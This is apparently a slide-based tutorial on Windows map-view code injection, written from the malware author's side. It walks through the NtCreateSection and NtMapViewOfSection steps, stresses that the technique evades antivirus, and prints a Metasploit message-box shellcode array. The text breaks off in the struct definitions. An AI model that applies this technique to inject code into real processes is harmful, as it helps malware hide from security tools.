
Map View Code Injection

In this section we are going to learn about Map View Code Injection, it is done by creating views on sections of memory and then mapping them to the remote process.




Basic Concepts

- Inter Process Communication (IPC) via Mapping-View techniques
- By sharing memory between 2 processes
- The Malware shares its memory with a Target Process
- Then, the Malware executes the shared memory remotely via the Target Process


Let’s see the mechanism of the Map view code injection:

At first, we have the malware, which has go the shellcode, and on the right, we have the target process

Mechanism of Map-View Code Injection




Mechanism of Map-View Code Injection



The first step is to Create Section memory in the malware using NtCreateSection.


Mechanism of Map-View Code Injection



The second step is to create a local view, by using NtMapViewOfSection.

A view is a way of assessing a session inside the memory, and this local view is done by using NtMapViewOfSection.


Mechanism of Map-View Code Injection



The 3rd step involves copying the shellcode to the newly created session using the local view, and it is done by using the memcpy function.


After copying the shellcode, the new session will be populated with the shellcode of the malware, and it accessible using view.

Mechanism of Map-View Code Injection



The 4th step is to create a remote view in the target process using NtMapViewOfSection.

Mechanism of Map-View Code Injection



Then the last 5th step is to Access the shellcode using RtlCreateuserThread.

Here the malware will use the target process's remote view as a proxy to access the shellcode locally and execute it.

And it appears stealthy because the shellcode is coming from the target process rather than the malware itself.


Advantages

- No need to use
  - VirtualAllocEx
  - WriteProcessMemory
- The above calls are classic tell-tale signs of process injection which AV can detect
- By sharing memory, we make it appear like a legitimate remote process is executing the shellcode
- The Target Process acts as a proxy for the Malware
- The Malware runs the shellcode via the Target Process
- More Stealthy


Disadvantages

- It makes use of the API NtMapViewOfSection which may be monitored by AV


Here’s the code:




```c

#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <tlhelp32.h>

// 64-bit shellcode to display messagebox, generated using Metasploit on Kali Linux
unsigned char shellcodePayload[355] = {
    0xFC, 0x48, 0x81, 0xE4, 0xF0, 0xFF, 0xFF, 0xFF, 0xE8, 0xD0, 0x00, 0x00,
    0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65,
    0x48, 0x8B, 0x52, 0x60, 0x3E, 0x48, 0x8B, 0x52, 0x18, 0x3E, 0x48, 0x8B,
    0x52, 0x20, 0x3E, 0x48, 0x8B, 0x72, 0x50, 0x3E, 0x48, 0x0F, 0xB7, 0x4A,
    0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0, 0xAC, 0x3C, 0x61, 0x7C, 0x02,
    0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0xE2, 0xED, 0x52,
    0x41, 0x51, 0x3E, 0x48, 0x8B, 0x52, 0x20, 0x3E, 0x8B, 0x42, 0x3C, 0x48,
    0x01, 0xD0, 0x3E, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48, 0x85, 0xC0,
    0x74, 0x6F, 0x48, 0x01, 0xD0, 0x50, 0x3E, 0x8B, 0x48, 0x18, 0x3E, 0x44,
    0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x5C, 0x48, 0xFF, 0xC9, 0x3E,
    0x41, 0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31,
    0xC0, 0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75,
    0xF1, 0x3E, 0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD6,
    0x58, 0x3E, 0x44, 0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x3E, 0x41,
    0x8B, 0x0C, 0x48, 0x3E, 0x44, 0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x3E,
    0x41, 0x8B, 0x04, 0x88, 0x48, 0x01, 0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E,
    0x59, 0x5A, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20,
    0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41, 0x59, 0x5A, 0x3E, 0x48, 0x8B, 0x12,
    0xE9, 0x49, 0xFF, 0xFF, 0xFF, 0x5D, 0x3E, 0x48, 0x8D, 0x8D, 0x4B, 0x01,
    0x00, 0x00, 0x41, 0xBA, 0x4C, 0x77, 0x26, 0x07, 0xFF, 0xD5, 0x49, 0xC7,
    0xC1, 0x10, 0x00, 0x00, 0x00, 0x3E, 0x48, 0x8D, 0x95, 0x2A, 0x01, 0x00,
    0x00, 0x3E, 0x4C, 0x8D, 0x85, 0x42, 0x01, 0x00, 0x00, 0x48, 0x31, 0xC9,
    0x41, 0xBA, 0x45, 0x83, 0x56, 0x07, 0xFF, 0xD5, 0xBB, 0xE0, 0x1D, 0x2A,
    0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF, 0xD5, 0x48, 0x83, 0xC4,
    0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0, 0x75, 0x05, 0xBB, 0x47,
    0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89, 0xDA, 0xFF, 0xD5, 0x48,
    0x65, 0x6C, 0x6C, 0x6F, 0x2C, 0x20, 0x66, 0x72, 0x6F, 0x6D, 0x20, 0x74,
    0x68, 0x65, 0x20, 0x46, 0x55, 0x54, 0x55, 0x52, 0x45, 0x21, 0x00, 0x47,
    0x4F, 0x54, 0x20, 0x59, 0x4F, 0x55, 0x21, 0x00, 0x75, 0x73, 0x65, 0x72,
    0x33, 0x32, 0x2E, 0x64, 0x6C, 0x6C, 0x00
};

unsigned int lengthOfShellcodePayload = 355;

```




```c
typedef struct _CLIENT_ID {
    HANDLE UniqueProcess;
    HANDLE UniqueThread;
} CLIENT_ID, *PCLIENT_ID;

typedef struct _UNICODE_STRING {
    USHORT Length;
    USHORT MaximumLength;
    _Field_size_bytes_part_(MaximumLength, Length) PWCH Buffer;
} UNICODE_STRING, *PUNICODE_STRING;


typedef struct _OBJECT_ATTRIBUTES {
    ULONG Length;
